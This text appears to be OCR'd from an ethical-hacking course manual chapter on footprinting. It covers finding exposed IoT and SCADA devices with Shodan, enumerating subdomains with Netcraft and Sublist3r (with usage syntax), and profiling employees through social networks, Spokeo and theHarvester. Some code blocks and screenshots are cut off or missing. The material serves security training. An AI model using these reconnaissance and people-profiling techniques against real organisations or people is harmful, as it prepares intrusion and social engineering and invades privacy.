
- **Gathering Information from IoT Search Engines**

  Internet of Things (IoT) search engines crawl the Internet for IoT devices that are publicly accessible. Through a basic search on these search engines, an attacker can gain control of Supervisory Control and Data Acquisition (SCADA) systems, traffic control systems, Internet-connected household appliances, industrial appliances, CCTV cameras, etc. Many of these IoT devices are unsecured, i.e., they are without passwords or they use the default credentials, which can be exploited easily by attackers.

With the help of IoT search engines such as Shodan, Censys, and Thingful, attackers can obtain information such as the manufacturer details, geographical location, IP address, hostname, and open ports of the target IoT device. Using this information, the attacker can establish a back door to the IoT devices and gain access to them to launch further attacks.

As shown in the screenshot, attackers can use Shodan to find all the IoT devices of the target organization that are having open ports and services.



New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

Figure 2.12: Screenshot of Shodan showing open ports and services of a SCADA system

LO#03: Demonstrate Footprinting through Web Services

Footprinting through Web Services

Web services such as people search services can provide sensitive information about the target. Social networking sites, people search services, alerting services, financial services, and job sites provide information about a target such as infrastructure details, physical location, and employee details. Using this information, an attacker may build a hacking strategy to break into the target organization's network and carry out other types of advanced system attacks.

This section aims to familiarize you with finding the target company's top-level domains, sub-domains, and geographical location, performing people search on social networking sites and people search services, gathering information from job sites, financial services, third-party data repositories, performing deep and dark web footprinting, determining the operating system, VOIP and VPN footprinting through Shodan, gathering competitive intelligence, etc.

Finding a Company's Top-Level Domains (TLDs) and Sub-domains

- Search for the target company's external URL in a search engine, such as **Google and Bing**
- Sub-domains **provide an insight** into different departments and business units in an organization
- You may find a company's sub-domains by **trial and error method** or using a service such as ***https://www.netcraft.com***
- You can use the **Sublist3r** python script, which enumerates subdomains across multiple sources at once

Finding a Company's Top-Level Domains (TLDs) and Sub-domains

A company's top-level domains (TLDs) and sub-domains can provide a large amount of useful information to an attacker. A public website is designed to show the presence of an organization on the Internet. It is available for free public access. It is designed to attract customers and partners. It may contain information such as organizational history, services and products, and contact information. The target organization's external URL can be located with the help of search engines such as Google and Bing.

Figure 2.13: Google search engine showing search results for domains owned by Microsoft

The sub-domain is available to only a few people. These persons may be employees of an organization or members of a department. In many organizations, website administrators create sub-domains to test new technologies before deploying them on the main website. Generally, these sub-domains are in the testing stage and are insecure; hence, they are more vulnerable to various exploitations. Sub-domains provide insights into the different departments and business units in an organization. Identifying such sub-domains may reveal critical information regarding the target, such as the source code of the website and documents on the webserver. Access restrictions can be applied based on the IP address, domain or subnet, username, and password. The sub-domain helps to access the private functions of an organization. Most organizations use common formats for sub-domains. Therefore, a hacker who knows the external URL of a company can often discover the sub-domain through trial and error, or by using a service such as Netcraft.

You can also use the advanced Google search operator shown below to identify all the sub-domains of the target:

Tools to Search Company's Sub-domains

- **Netcraft**

  Source: *https://www.netcraft.com*

  Netcraft provides Internet security services, including anti-fraud and anti-phishing services, application testing, and PCI scanning. They also analyze the market share of web servers, operating systems, hosting providers and SSL certificate authorities, and other parameters of the Internet.

  As shown in the screenshot below, attackers can use Netcraft to obtain all the sub-domains related to the target domain.

Figure 2.15: Screenshot of Netcraft displaying sub-domains of microsoft.com

- **Sublist3r**

  Source: *https://github.com*

  Sublist3r is a Python script designed to enumerate the subdomains of websites using OSINT. It enables you to enumerate subdomains across multiple sources at once. Further, it helps penetration testers and bug hunters in collecting and gathering subdomains for the domain they are targeting. It enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu, and Ask. It also enumerates subdomains using Netcraft, VirusTotal, ThreatCrowd, DNSdumpster, and ReverseDNS.

  Syntax:


```
python sublist3r.py [-d DOMAIN] [-b BRUTEFORCE] [-p PORTS] [-v
VERBOSE][-t THREADS] [-e ENGINES] [-o OUTPUT]
```

Short Form	Long Form	Description
-d	--domain	Domain name to enumerate subdomains of
-b	--bruteforce	Enable the subbrute bruteforce module
-p	--ports	Scan the found subdomains against specific TCP ports
-v	--verbose	Enable the verbose mode and display results in real time
-t	--threads	Number of threads to use for subbrute bruteforce
-e	--engines	Specify a comma-separated list of search engines
-o	--output	Save the results to a text file
-h	--help	Show the help message and exit

Table 2.3: Sublist3r options with description

Examples 1:

As shown in the screenshot, Sublist3r helps attackers in enumerating the subdomains of a target company from multiple sources at the same time.



```
┌─[attacker@parrot]─[~/Sublist3r]

People Search on Social Networking Sites

Searching for a particular person on a social networking website is fairly easy. Social networking services are online services, platforms, or sites that focus on facilitating the building of social networks or social relations among people. These websites contain information provided by users in their profiles. They help relate people directly or indirectly to each other through various fields, such as common interests, work locations, and education.

Social networking sites allow people to share information quickly, as they can update their personal details in real time. Such sites allow users to update facts about upcoming or current events, recent announcements and invitations, and so on. Social networking sites are a great platform for finding people and their related information. Many social networking sites allow visitors to search for people without registering on the site; this makes people searching on social networking sites an easy and anonymous task. A user can search for a person using the name, email, or address. Some sites allow users to check whether an account is active, which then provides information on the status of the person being searched.

Social networking sites such as Facebook, Twitter, LinkedIn, and Instagram allow you to find people by name, keyword, company, school, friends, colleagues, and the people living around them. Searching for people on these sites returns personal information such as name, position, organization name, current location, and educational qualifications. In addition, you can also find professional information such as company or business, current location, phone number, email ID, photos, videos and so on. Social networking sites such as Twitter are used to share advice, news, concerns, opinions, rumors, and facts. Through people searching on social networking services, an attacker can gather critical information that will help them in performing social engineering or other kinds of attacks.

People Search on People Search Services

You can use public record websites to find information about email addresses, phone numbers, house addresses, and other information. Many individuals use online people search services to find information about other people. Generally, online people search services such as Spokeo, Intelius, pipl, BeenVerified, Whitepages, and PeekYou provide people's names, addresses, contact details, date of birth, photographs, videos, profession, details about their family and friends, social networking profiles, property information, and optional background on criminal checks. Further, online people search services may often reveal the profession of an individual, businesses owned by a person, upcoming projects and operating environment, websites and blogs, contact numbers, important dates, company email addresses, cell phone numbers, fax numbers, and personal e-mail addresses. Using this information, an attacker can try to obtain bank details, credit card details, past history, and so on. This information proves to be highly beneficial for attackers to launch attacks. There are many available online people search services that help in obtaining information regarding people.

- **People Search Service - Spokeo**

  Source: *https://www.spokeo.com*

  Attackers can use the Spokeo people search online service to search for people belonging to the target organization. Using this service, attackers obtain information such as phone numbers, email addresses, address history, age, date of birth, family members, social profiles, and court records.

Gathering Information from LinkedIn

LinkedIn is a social networking website for professionals. It connects the world's human resources to aid productivity and success. The site contains personal information such as name, position, organization name, current location, educational qualifications, and so on. Information gathered from LinkedIn helps an attacker in performing social engineering or other kinds of attacks.

Attackers can use theHarvester tool to gather information from LinkedIn based on the target organization name:

- **theHarvester**

